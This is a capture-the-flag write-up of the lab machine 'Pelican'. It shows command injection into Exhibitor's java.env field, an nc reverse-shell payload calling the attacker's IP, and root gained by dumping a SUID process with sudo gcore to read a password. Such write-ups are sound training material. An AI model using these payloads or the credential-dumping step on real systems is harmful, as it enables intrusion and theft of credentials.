PG - Pelican
Exploiting command injection vulnerability in Exhibitor WebUI for initial foothold and privilege escalate with an unknown SUID binary to gain root.
Recon
nmap discovered some open ports. What stands out is port 2181, 8080 and 8081
sudo nmap -Pn -sS -sC -sV -T4 -vvv "$TARGET"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
PORT      STATE    SERVICE     REASON         VERSION
22/tcp    open     ssh         syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDssyyACw3AHaTatHhBU1VyBRbKOirrDG8M9IjpJPTf/v8mdIqiXk1HsBdoFZcsmWJVV4OXC7GMcHa+s0tZceTmgGf5TpiCB2yXUYPZre183LjJWM6KQMZVI0LHz9Yd3ji2bdD5jjtVxwnjrdx8GlU1THMGbzZivfSsPF18arMIq3ukYBS09Ov1SIKR4DJ7pjtBRutRBZKI/8/H+uB2u47AQRwbWuVaOmtZyDrfvgL/IqAFRQrbeP1VNQAErzHl8wNuk1vR+yROv0j7smTqoqqc8aB751O63gtBdCvKzpigwFDLyxYuzu8dW1Hh6ZQzaQZgWkw6SZeExAijK7yXSU61
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNUPmkVV/Q+iD07j1sFmdFWp7yppofTTgfzAhvMkyGPulIdMDbzFgW/pRAq3R3zZV7aEcWAMfFHgdXfj3W4FUuc=
|   256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIPO1eLYoJ0AhVJ5NIDfaSrfUis34Bw5bKMMdFWzHPx0
139/tcp   open     netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open     netbios-ssn syn-ack ttl 61 Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
631/tcp   open     ipp         syn-ack ttl 61 CUPS 2.2
|_http-server-header: CUPS/2.2 IPP/2.1
| http-methods:
|   Supported Methods: GET HEAD OPTIONS POST PUT
|_  Potentially risky methods: PUT
|_http-title: Forbidden - CUPS v2.2.10
2181/tcp  open     zookeeper   syn-ack ttl 61 Zookeeper 3.4.6-1569965 (Built on 02/20/2014)
2222/tcp  open     ssh         syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDssyyACw3AHaTatHhBU1VyBRbKOirrDG8M9IjpJPTf/v8mdIqiXk1HsBdoFZcsmWJVV4OXC7GMcHa+s0tZceTmgGf5TpiCB2yXUYPZre183LjJWM6KQMZVI0LHz9Yd3ji2bdD5jjtVxwnjrdx8GlU1THMGbzZivfSsPF18arMIq3ukYBS09Ov1SIKR4DJ7pjtBRutRBZKI/8/H+uB2u47AQRwbWuVaOmtZyDrfvgL/IqAFRQrbeP1VNQAErzHl8wNuk1vR+yROv0j7smTqoqqc8aB751O63gtBdCvKzpigwFDLyxYuzu8dW1Hh6ZQzaQZgWkw6SZeExAijK7yXSU61
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNUPmkVV/Q+iD07j1sFmdFWp7yppofTTgfzAhvMkyGPulIdMDbzFgW/pRAq3R3zZV7aEcWAMfFHgdXfj3W4FUuc=
|   256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIPO1eLYoJ0AhVJ5NIDfaSrfUis34Bw5bKMMdFWzHPx0
5483/tcp  filtered unknown     no-response
8080/tcp  open     http        syn-ack ttl 61 Jetty 1.0
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(1.0)
8081/tcp  open     http        syn-ack ttl 61 nginx 1.14.2
|_http-server-header: nginx/1.14.2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://192.168.145.98:8080/exhibitor/v1/ui/index.html
13120/tcp filtered unknown     no-response
17153/tcp filtered unknown     no-response
21256/tcp filtered unknown     no-response
24400/tcp filtered unknown     no-response
25197/tcp filtered unknown     no-response
34965/tcp filtered unknown     no-response
37681/tcp filtered unknown     no-response
39605/tcp open     java-rmi    syn-ack ttl 61 Java RMI
39986/tcp filtered unknown     no-response
41225/tcp filtered unknown     no-response
41433/tcp filtered unknown     no-response
45390/tcp filtered unknown     no-response
57934/tcp filtered unknown     no-response
62199/tcp filtered unknown     no-response
65117/tcp filtered unknown     no-response
Service Info: Host: PELICAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2025-03-12T02:15:54
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 27306/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 29844/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 43770/udp): CLEAN (Failed to receive data)
|   Check 4 (port 48831/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: pelican
|   NetBIOS computer name: PELICAN\x00
|   Domain name: \x00
|   FQDN: pelican
|_  System time: 2025-03-11T22:15:56-04:00
|_clock-skew: mean: 1h20m00s, deviation: 2h18m35s, median: 0s
From the OpenSSH versions it seems like this box is running on Debian which is Linux.
Before I go into the rest of the port, I’ll stick to my methodology by enumerating SMB. This box has Null session but there is no active shares.
HTTP port 8080 returned error.
 HTTP error
HTTP Port 8081 http://192.168.207.98:8081 will redirect to port 8080 exhibitor page
 Exhibitor configurator
It is running Exhibitor for ZooKeeper v1.0.
My instinct is to search for expoit right away but a better approach is to poke around the web app for any misconfigurations that might allows me to exploit.
In the Config> Port, I can see that the Client Port 2181 is serving which match the nmap scan result earlier.
Exploitation
There is nothing much in the config that I can exploit. I’ll proceed to search for exploit.
 Google result shows command injection vulnerability
Right off the bat I can see the web app has a command injection vulnerability in the Config editor. I’ll look at the exploit from ExploitDB Based on the info provided, I can get a reverse shell on the target machine by injecting the payload into java.env script field. Before I do that, let’s test for code execution and connection.
I’ll run sudo tcpdump -i tun0 icmp -v on my attacker machine to capture any ICMP packet from target machine
I then inject the payload $(ping -c 4 192.168.45.170) into the vulnerable field and Commit> All At Once to save the changes
 Injecting ping command into the vulnerable field
As soon as I commit the chaeges, I got ICMP reply back in tcpdump. This confirms that we have RCE.
1
2
3
4
5
6
7
8
9
tcpdump: listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
22:57:27.871099 IP (tos 0x0, ttl 61, id 61764, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.207.98 > 192.168.45.170: ICMP echo request, id 14621, seq 1, length 64
22:57:27.871134 IP (tos 0x0, ttl 64, id 59535, offset 0, flags [none], proto ICMP (1), length 84)
    192.168.45.170 > 192.168.207.98: ICMP echo reply, id 14621, seq 1, length 64
22:57:28.791278 IP (tos 0x0, ttl 61, id 61881, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.207.98 > 192.168.45.170: ICMP echo request, id 14621, seq 2, length 64
22:57:28.791296 IP (tos 0x0, ttl 64, id 59663, offset 0, flags [none], proto ICMP (1), length 84)
    192.168.45.170 > 192.168.207.98: ICMP echo reply, id 14621, seq 2, length 64
Shell as charles
I’ll use my favourite Shell handler penelope to catch the reverse shell
python3 penelope.py
 Listening for reverse shell in penelope
I’ll inject the reverse shell payload $(/bin/nc -e /bin/sh 192.168.45.170 4444 &) into the same field and commit the chaeges again.
 Injecting reverse shell into vulnerable field
I got the reverse shell right after the web app is restarted and my payload is being executed.
 reverse shell connection from target machine
Shell as root
Post exploit enumeration
Running sudo -l reveal that user charles may run /usr/bin/gcore with NOPASSWD
 result of sudo -l
Based on GTFOBins, gcore can be used to generate core dumps of running processes.
I’ll check for any binary that has SUID and one unknown SUID called password-store popped up
find / -perm -u=s -type f 2>/dev/null
1
2
3
...[snip]...
/usr/bin/password-store
...[snip]...
First I will need to find the PID of password-store
pidof password-store
1
513
Now I have the PID of password-store, I’ll proceed to use gcore to generate the core dumps
sudo gcore 513
1
2
3
4
0x00007f971bd1c6f4 in __GI___nanosleep (requested_time=requested_time@entry=0x7ffc3d7a2c80, remaining=remaining@entry=0x7ffc3d7a2c80) at ../sysdeps/unix/sysv/linux/nanosleep.c:28
28      ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
Saved corefile core.513
[Inferior 1 (process 513) detached]
It is saved as core.513
I’ll use strings to extract readable strings from the core dumps and retrived a string that looked like password for root
1
2
3
4
...[snip]...
001 Password: root:
ClogKingpinInning731
...[snip]...
su root with the password and I got shell as root.
 gain root